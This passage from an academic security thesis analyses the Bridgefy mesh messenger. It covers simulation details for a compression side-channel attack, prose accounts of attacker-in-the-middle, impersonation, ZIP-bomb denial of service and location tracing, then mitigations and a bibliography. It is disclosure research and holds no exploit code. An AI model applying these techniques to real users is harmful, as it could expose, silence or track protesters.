


Figure 5.10: Cumulative frequency histogram for $n = 2^8$ attack runs with $\pi = \texttt{0x3f}$ from $\mathscr{P}_b$. The plot shows the portion of ranks less or equal to R. $H = 4$, $N = 2^{20}$, and $M = 2^{11}$.




Figure 5.11: Cumulative frequency histogram for $n = 2^8$ attack runs with $\pi = \texttt{11111111}$ from $\mathscr{P}_{\mathrm{w}}^{8,128}$. The plot shows the portion of ranks less or equal to R. $H = 4$, $N = 2^{20}$, and $M = 2^{11}$.




Figure 5.12: Cumulative frequency histogram for $n = 2^8$ attack runs with $\pi = \texttt{princess}$ from $\mathscr{P}_{\mathrm{w}}^{8,128}$. The plot shows the portion of ranks less or equal to R. $H = 4$, $N = 2^{20}$, and $M = 2^{11}$.




Figure 5.13: Cumulative frequency histogram for $n = 2^8$ attack runs with $\pi = \texttt{11111111}$ from $\mathscr{P}_{\mathrm{w}}^{8,256}$. The plot shows the portion of ranks less or equal to R. $H = 4$, $N = 2^{20}$, and $M = 2^{11}$.




Figure 5.14: Cumulative frequency histogram for $n = 2^8$ attack runs with $\pi = \texttt{princess}$ from $\mathscr{P}_{\mathrm{w}}^{8,256}$. The plot shows the portion of ranks less or equal to R. $H = 4$, $N = 2^{20}$, and $M = 2^{11}$.




Figure 5.15: Cumulative frequency histogram for attack runs over all payload contents $\pi \in \mathscr{P}_{\mathrm{b}}$. The plot shows the portion of ranks less or equal to R. $H = 4$, $N = 2^{20}$, and $M = 2^{11}$.




Figure 5.16: Cumulative frequency histogram for attack runs over all payload contents $\pi \in \mathscr{P}_{\mathrm{w}}^{8,128}$. The plot shows the portion of ranks less or equal to R. $H = 4$, $N = 2^{20}$, and $M = 2^{11}$.




Figure 5.17: Cumulative frequency histogram for attack runs over all payload contents $\pi \in \mathscr{P}_{\mathrm{w}}^{8,256}$. The plot shows the portion of ranks less or equal to R. $H = 4$, $N = 2^{20}$, and $M = 2^{11}$.




Figure 5.18: Cumulative frequency histogram for attack runs over all payload contents $\pi \in \mathscr{P}_{\mathrm{w}}^{8,128}$. The plot shows the portion of ranks less or equal to R. Instead of using MLE, Maximum A Posteriori Estimation (MAP) is used to calculate the likelihoods. In contrast to previous plots, we do not assume a uniform distribution of payload contents here, i.e., in the considered attack samples, more frequently used passwords are used more often as payload content. $H = 4$, $N = 2^{20}$, and $M = 2^{10}$.

5.4 Considerations for Network Simulations

The preceding attacks depend on simulations of a Bridgefy mesh network to gather statistical data. We briefly discuss how we can perform such simulations as accurately as necessary for our use case.

For the simulations in this Chapter, we implemented the program `ptxtrecov` in Go [35]. `ptxtrecov` can repeatedly simulate Bridgefy networks, where a single node sends a broadcast message to other peers.

In the simulation phase, a large number of broadcast packets are generated for each payload content p at each hop h. The lengths of these packets are then recorded in a map which counts how often a length is observed for p at h. The counts are saved as a JSON file, making them accessible for further analysis.

While Bridgefy uses the official MessagePack library for Java [30], we used the Go library `vmihailenco/msgpack` [32]. To generate data representative for the Bridgefy application, we need to be especially careful in the serialisation step: MessagePack is somewhat flexible concerning the format used to encode a type. For instance, we found that Bridgefy converts timestamps with the `float64` format of MessagePack, although they could be converted with their dedicated timestamp extension format. Moreover, our Go library did not convert certain integers to their smallest possible format, as is intended by the MessagePack specification. To account for these differences, the types for these fields need to be forced using our library.

The display name can have variable length, and so can the respective field of a packet. Because we draw conclusions based on the distribution of packet lengths, we need to ensure that the values we choose for this field do not cause a bias in the derived distributions. We decided to randomly choose the display names from a list composed of the 64 most common female and 64 most common male English names with a length of 5 characters.

The several UUIDs in a packet are generated from a random source. If this source was biased, the distributions retrieved from our measurements would be biased as well. The source should be ideally fast and deterministic to have easily verifiable experiments. We hence implemented a pseudorandom generator (PRG) using AES, named `aesrand`, that we initialise with a seed and counter. The counter is a 64 bit integer and has the initial value 0, while the seed is used to derive an AES key. When random data is requested, e.g., 16 bytes, the generator encrypts the counter with the AES key in a single block, and increments the counter. The source code for this is listed in Chapter 8.

`aesrand` also serves as a source for timestamps and time differences. In all experiments, we start at a constant base time T, given as a UNIX timestamp

in microseconds. We can assume $\mathcal{A}$ to know T. The time at which a broadcast message is assumed to be sent away (the `ds` field in the payload) is $t_0 = T + \Delta_0$, where Δ_0 is a random 24 bit integer. Δ_0 is drawn for each broadcast message individually. Note that using 24 bit for Δ_0 allow the attack to span over more than 4 h.

The packet's `creation` field is calculated as $t_1 = t_0 + \Delta_1$, where $4 \leq \Delta_1 < 64$. That is consistent with the behaviour of the Bridgefy messenger in the real world. The small delay occurs when the application passes the message on to the SDK for processing.

At each hop, the `added` field is set to the time when the packet is queued. The delay now reflects the time it takes to transmit the message via Bluetooth to the next hop and is, therefore, longer than Δ_1. We calculate the field as $t_2' = t_2 + \Delta_2$, where $128 \leq \Delta_2 < 512$, and t_2 is the field's value in the previous step.

`ptxtrecov` is multi-threaded using goroutines to allow for best performance. Since all threads depend on `aesrand`, the random source must be atomic, or each thread needs its own source. Having an atomic random source would cause the threads to block each other, inducing heavy performance penalties. Hence, all threads need their own random source, implying that all sources need a dedicated nonce as a seed.

We implement this by starting at a user-supplied seed s, and assigning thread t_i the seed $s_i = s + i$. Each thread initialises the counter with 0, while the seed is used directly as a unique AES key. We do not perform key stretching in our construction as the setting is not adversarial, but rather the uniqueness of the key matters. Because each thread is assigned a different AES key, this method does not cause overlapping of random data between threads.

For each experiment, we use the same base seed to generate the simulation sample. The seeds for simulations in the attack phase are automatically offset by 2^{31} from that base seed to prevent collisions with seeds in the simulation phase. Further, all attack samples are initialised with a unique seed within an experiment: for all attack samples and all payload contents, the seeds are spaced by 2^8, such that each thread in the attack run is also assigned a unique seed within the experiment.

Chapter 6

Evaluation of Previous Attacks

As outlined in Section 1.2, several vulnerabilities described in [2] remain unfixed. We discuss these here in more detail.

6.1 Active Attacker-in-the-middle (MITM)

Due to Bridgefy's architecture, any PKB received from a new peer is inherently trusted, following the TOFU principle. That implies that Bridgefy is vulnerable to a MITM attack similar to the one reported in [2]. However, with the adoption of libsignal, the conditions necessary to perform the attack have changed slightly: Mallory now needs to perform the handshake with Bob before Alice does, whereas in earlier versions of Bridgefy this was not required.

The updated attack proceeds as follows: Assume that Alice and Bob have not met before. Mallory performs a handshake with each of Alice and Bob and impersonates them to one another. Any message then sent from one party is then relayed by Mallory to the other party.

If Mallory tries to perform the attack after Bob has already run a handshake with Alice, the following would happen: Mallory would try to impersonate Alice by performing a full handshake with Bob, using Alice's userId but Mallory's own PKB. When the SDK tries to store Mallory's PKB under Alice's userId, libsignal would throw an exception since Alice has already established a Signal session with Bob and so a PKB is already present under Alice's userId.

Note that Alice and Bob will never be able to confirm if they are directly exchanging messages or if they are instead subject to a MITM attack. That is because, in contrast to popular messaging applications like Signal, Bridgefy does not provide any mechanism to allow users to verify the keys of other peers manually.




Figure 6.1: Since metadata is encrypted and compressed, a peer needs to decompress a packet before it can tell the type of message it received.

6.2 Impersonation in the Broadcast Chat

An adversary can forge arbitrary broadcast messages. The adversary can send messages under the name of any userId and freely choose a payload content and display name. The reason for this is the lack of authentication for broadcast messages.

We implemented a PoC of this attack to verify it. We found, however, while Mallory can leverage this vulnerability to send a message with Alice's userId, they cannot do so when at the same time choosing a different display name. Any peer that has received a legitimate message from Alice before will remember her original display name and associate it with her userId. Hence, when Mallory supplies a new display name together with Alice's userId, such peers will still show the old display name for the new message.

6.3 Denial of Service (DoS)

We confirmed that Bridgefy remains vulnerable to a ZIP bomb attack as reported in [2]. This attack exploits that all packets are decompressed using gzip after decryption. An adversary can inject a specifically crafted packet that decompresses to more bytes than are available in the memory of a target. The target's app will first freeze and become unresponsive, and eventually crash. That allows Mallory to prevent specific devices from participating in the mesh network.

With its overhaul, Bridgefy now encrypts all metadata with the shared key. That makes it necessary for a peer to decompress a packet before being able to determine what type of message was received, as illustrated in Figure 6.1. Given the new flow to process incoming packets, the attack reported in [2]—where only a single message can shut down the entire network—no longer works, as it requires peers to forward mesh packets before decompression.

However, this vulnerability can be used to interfere with the correct functioning of the mesh network by shutting down several parts of the network. Specifically, all the peers that are one hop from the adversarially controlled

peers can be taken offline. Given that resilience is a key requirement for Bridgefy's adoption in higher-risk environments, this attack invalidates one of Bridgefy's most central claimed features.

6.4 Building a Social Graph

As reported in [2], Bridgefy previously transmitted the `sender` and `receiver` fields of multi-hop packets in plaintext. These are now encrypted under the shared network key. Thus, an adversary in the mesh network spanned by the Bridgefy messenger remains able to learn who is privately communicating with whom.

Using the `track` field of a `ForwardPacket`, an adversary can determine what nodes helped to deliver a packet. That permits building a model of the psychical topology of the mesh network. An adversary could also use this to trace back the location of a peer that repeatedly sends messages or relays such of other peers.

6.5 Historical Proximity Tracing

Bridgefy announced that they now protect against the historical proximity tracing method reported in [2]. However, our tests show that the attack is still possible: a full handshake is performed when two devices have not been near each other before, while only a partial handshake is performed otherwise.

An adversary can leverage this, e.g., to learn if a peer was physically present at a protest. Given that the timing and the approximate size of the handshake packets are known to the adversary, the attack is even possible without knowledge of the shared symmetric key.

Chapter 7

Discussion

We demonstrated that an adversary can read private messages sent in the Bridgefy messenger. Given the technical practicality of the attack, the most restricting requirement is physical presence: an adversary must be in close enough proximity to the target to establish a direct Bluetooth connection. That does not pose an obstacle in a protest, where an adversary can disguise as a protester.

Another factor to consider in this attack is the human factor. During the attack, the app indicates to Alice that Bob is around, although he is not. But Alice's device sees a connection associated with Bob's userId, which is a connection with Mallory. The indicator could suggest to Alice that the session is more secure, making her feel more confident in the conversation.

A solution for the overall issue would be to encrypt a packet already when queuing in the `TransactionManager`. Alternatively, Bridgefy could implement a proper state machine in their `Session` class to allow for only a single handshake to happen. That would block an attacker from switching to another userId after the first round trip of the handshake.

In another attack, we showed that an adversary can recover plaintexts of broadcast messages without knowing the shared encryption key. The attack comes down to the fact that compression precedes encryption, exposing information of the underlying data based on the output length. The attack assumes a small message space, which is reasonable in the context of password recovery: password breaches show the tendency of password reuse, such that common passwords make up a significant portion.

Bridgefy uses AES in ECB mode to encrypt broadcast packets and metadata of other packets. While ECB mode is obsolete, replacing it with other modes can have unintended side effects. In CTR mode, where the plaintext length is directly inferrable from the ciphertext, the lengths in the gathered samples in the attack phase would be more granular, i.e., the matching algorithm could

perform better. Overall, Bridgefy should consider removing compression altogether, trading off Bluetooth performance for security.

We demonstrated that the protocol is susceptible to an active attacker-in-the-middle and that an adversary can impersonate any user in the broadcast channel. Using these vulnerabilities, an adversary can impersonate the leaders of a protest to announce a new tactic. As a mitigation strategy for both issues, Bridgefy could employ cryptographic signatures and enforce the uniqueness of display names. Since users currently need to register their device online, the application could generate a key pair and send the public key to the Bridgefy server to retrieve a certificate. The certificate would bind the key pair to the reserved display name. Each message would then be signed with the private key, such that the display name is protected against impersonation. Ideally, the public key of the server is pinned in this setting.

Note that the above strategy by itself would not prevent replay attacks. The strategy also does not account for the human factor: both peers must verify the display name of their communication partner. Analogous to misspelt domain names in phishing attacks, an adversary can choose a display name close enough to pass through a brief check unnoticed.

The privacy issues of Bridgefy remain largely unresolved. While sender and receiver identities are no longer transmitted in plaintext, any peer in the mesh can decrypt the related fields. In the case of the Bridgefy messenger, the userIds of sender and receiver hence continue to be publicly visible. An adversary can leverage this to build communication graphs and thereby identify protest leaders. Moreover, an adversary could use the `track` field of a `ForwardPacket` to approximate the physical location of a peer in the network.

Chapter 8

Conclusion

We analysed the revised security architecture of Bridgefy and reported two new attacks. We first presented an attack that enables an adversary to compromise the confidentiality of private messages, side-stepping Signal's guarantees. It exploits a difference in time that arises between queuing a message and fetching the encryption key and, as such, is an instance of the time-of-check to time-of-use (TOCTOU) variety. We then described an attack that allows an adversary to recover broadcast messages without knowing the network-wide shared encryption key. While the attack is more expensive to execute, it highlights a fundamental flaw in the Bridgefy protocol: the attack works because compression precedes encryption.

Furthermore, we found that the changes deployed in response to the August 2020 analysis fail to remedy the previously reported vulnerabilities.

- Because the protocol follows the TOFU scheme, it persists to be susceptible to an active attacker-in-the-middle.
- The shared network key of the Bridgefy messenger is publicly known, leaving the broadcast channel open to impersonation attacks.
- The DoS attack in the Bridgefy network continues to be applicable, albeit in a limited form.
- The privacy issues of Bridgefy remain largely unresolved.

The developers of Bridgefy continue to promote their application as being suitable for protests in areas with social unrest. After previous work informed them about serious security vulnerabilities, Bridgefy adopted the Signal protocol and announced a security overhaul of their application. Yet, our findings establish that Bridgefy fails again to meet the basic security requirements for these highly adversarial environments.

Bibliography

[1] Martin R. Albrecht and Kenneth G. Paterson. Lucky microseconds: A timing attack on amazon's s2n implementation of TLS. In Marc Fischlin and Jean-Sébastien Coron, editors, *Advances in Cryptology – EUROCRYPT 2016, Part I*, volume 9665 of *Lecture Notes in Computer Science*, pages 622–643. Springer, Heidelberg, May 2016. doi: 10.1007/978-3-662-49890-3_24.

[2] Martin R. Albrecht, Jorge Blasco, Rikke Bjerg Jensen, and Lenka Mareková. Mesh messaging in large-scale protests: Breaking Bridgefy. In Kenneth G. Paterson, editor, *Topics in Cryptology - CT-RSA 2021*, volume 12704 of *Lecture Notes in Computer Science*, pages 375–398. Springer, 2021. doi: 10.1007/978-3-030-75539-3_16.

[3] Nadhem J. AlFardan and Kenneth G. Paterson. Lucky thirteen: Breaking the TLS and DTLS record protocols. In *2013 IEEE Symposium on Security and Privacy*, pages 526–540. IEEE Computer Society Press, May 2013. doi: 10.1109/SP.2013.42.

[4] Nadhem J. AlFardan, Daniel J. Bernstein, Kenneth G. Paterson, Bertram Poettering, and Jacob C. N. Schuldt. On the security of RC4 in TLS. In Samuel T. King, editor, *USENIX Security 2013: 22nd USENIX Security Symposium*, pages 305–320. USENIX Association, August 2013.

[5] Connectivity Standards Alliance. https://zigbeealliance.org/solution/zigbee/, no date.

[6] APKCombo. https://apkcombo.com/, no date.

[7] APKPure. https://apkpure.com/, no date.

[8] Lee Benfield. https://www.benf.org/other/cfr/, no date.

[9] Matt Bishop and Mike Dilger. Checking for race conditions in file accesses. 9(2):131–152, Mar. 1996. ISSN 0895-6340.

[10] Daniel Bleichenbacher. Chosen ciphertext attacks against protocols based on the RSA encryption standard PKCS #1. In Hugo Krawczyk, editor, *Advances in Cryptology – CRYPTO'98*, volume 1462 of *Lecture Notes in Computer Science*, pages 1–12. Springer, Heidelberg, August 1998. doi: 10.1007/BFb0055716.

[11] Dan Boneh and Victor Shoup. *A Graduate Course in Applied Cryptography*. 2020. URL https://toc.cryptobook.us/.

[12] Tim Bray. The JavaScript Object Notation (JSON) Data Interchange Format. RFC 8259, December 2017. URL https://rfc-editor.org/rfc/rfc8259.txt.

[13] Remi Bricout, Sean Murphy, Kenneth G. Paterson, and Thyla van der Merwe. Analysing and exploiting the mantin biases in RC4. Cryptology ePrint Archive, Report 2016/063, 2016. https://eprint.iacr.org/2016/063.

[14] Bridgefy. Press release – major security updates at bridgefy! https://bridgefy.me/press-release-major-security-updates-at-bridgefy/, October 2020.

[15] Bridgefy. https://twitter.com/bridgefy/status/1356603238674538496, February 2021. https://web.archive.org/web/20210514094051/https://twitter.com/bridgefy/status/1356603238674538496.

[16] Bridgefy. https://twitter.com/bridgefy/status/1359200080700600322, February 2021. https://web.archive.org/web/20210209175856/https://twitter.com/bridgefy/status/1359200080700600322.

[17] Bridgefy. https://www.bridgefy.me/docs/javadoc/, no date.

[18] Bridgefy. http://maven.bridgefy.com/artifactory/libs-release-local, no date.

[19] Bridgefy. https://github.com/bridgefy/bridgefy-android-sdk-sample, no date.

[20] Antonio Cilfone, Luca Davoli, Laura Belli, and Gianluigi Ferrari. Wireless mesh networking: An iot-oriented perspective survey on relevant technologies. *Future Internet*, 11(4), 2019. ISSN 1999-5903. doi: 10.3390/fi11040099. URL https://www.mdpi.com/1999-5903/11/4/99.

[21] Katriel Cohn-Gordon, Cas Cremers, Benjamin Dowling, Luke Garratt, and Douglas Stebila. A formal security analysis of the signal messaging protocol. Cryptology ePrint Archive, Report 2016/1013, 2016. https://eprint.iacr.org/2016/1013.

[22] L. Peter Deutsch. DEFLATE Compressed Data Format Specification version 1.3. RFC 1951, May 1996. URL https://rfc-editor.org/rfc/rfc1951.txt.

[23] L. Peter Deutsch. GZIP file format specification version 4.3. RFC 1952, May 1996. URL https://rfc-editor.org/rfc/rfc1952.txt.

[24] Ingy döt Net. https://yaml.org/, no date.

[25] Sadayuki Furuhashi. https://msgpack.org/, no date.

[26] Christina Garman, Kenneth G. Paterson, and Thyla van der Merwe. Attacks only get better: Password recovery attacks against RC4 in TLS. In Jaeyeon Jung and Thorsten Holz, editors, *USENIX Security 2015: 24th USENIX Security Symposium*, pages 113–128. USENIX Association, August 2015.

[27] Christina Garman, Matthew Green, Gabriel Kaptchuk, Ian Miers, and Michael Rushanan. Dancing on the lip of the volcano: Chosen ciphertext attacks on apple iMessage. In Thorsten Holz and Stefan Savage, editors, *USENIX Security 2016: 25th USENIX Security Symposium*, pages 655–672. USENIX Association, August 2016.

[28] GitHub – Bridgefy. https://github.com/bridgefy/bridgefy-android-sdk-sample/blob/56ad2acc7c8893cb2ba53f0aa5839b867ebea446/CHANGELOG.md, no date.

[29] GitHub – danielmiessler. https://github.com/danielmiessler/SecLists/blob/master/Passwords/Leaked-Databases/rockyou-withcount.txt.tar.gz, no date.

[30] GitHub – msgpack. https://github.com/msgpack/msgpack-java, no date.

[31] GitHub – msgpack. https://github.com/msgpack/msgpack/blob/master/spec.md, no date.

[32] GitHub – vmihailenco. https://github.com/vmihailenco/msgpack/, no date.

[33] Dan Goodin. Bridgefy, the messenger promoted for mass protests, is a privacy disaster. Ars Technica, https://arstechnica.com/features/2020/08/bridgefy, August 2020.

[34] Google. https://play.google.com/store/apps/details?id=me.bridgefy.main, no date.

[35] Google. https://golang.org/, no date.

[36] Robert Grosse. https://github.com/Storyyeller/enjarify, no date.

[37] Robert Grosse. https://github.com/Storyyeller/Krakatau, no date.

[38] Thread Group. https://www.threadgroup.org/, no date.

[39] David A. Huffman. A method for the construction of minimum-redundancy codes. *Proceedings of the IRE*, 40(9):1098–1101, 1952. doi: 10.1109/JRPROC.1952.273898.

[40] JetBrains. https://github.com/JetBrains/intellij-community/tree/master/plugins/java-decompiler/engine, no date.

[41] John Kelsey. Compression and information leakage of plaintext. In Joan Daemen and Vincent Rijmen, editors, *Fast Software Encryption – FSE 2002*, volume 2365 of *Lecture Notes in Computer Science*, pages 263–276. Springer, Heidelberg, February 2002. doi: 10.1007/3-540-45661-9_21.

[42] John Koetsier. Hong Kong protestors using mesh messaging app China can't block: Usage up 3685%. https://web.archive.org/web/20200411154603/https://www.forbes.com/sites/johnkoetsier/2019/09/02/hong-kong-protestors-using-mesh-messaging-app-china-cant-block-usage-up-3685/, September 2019.

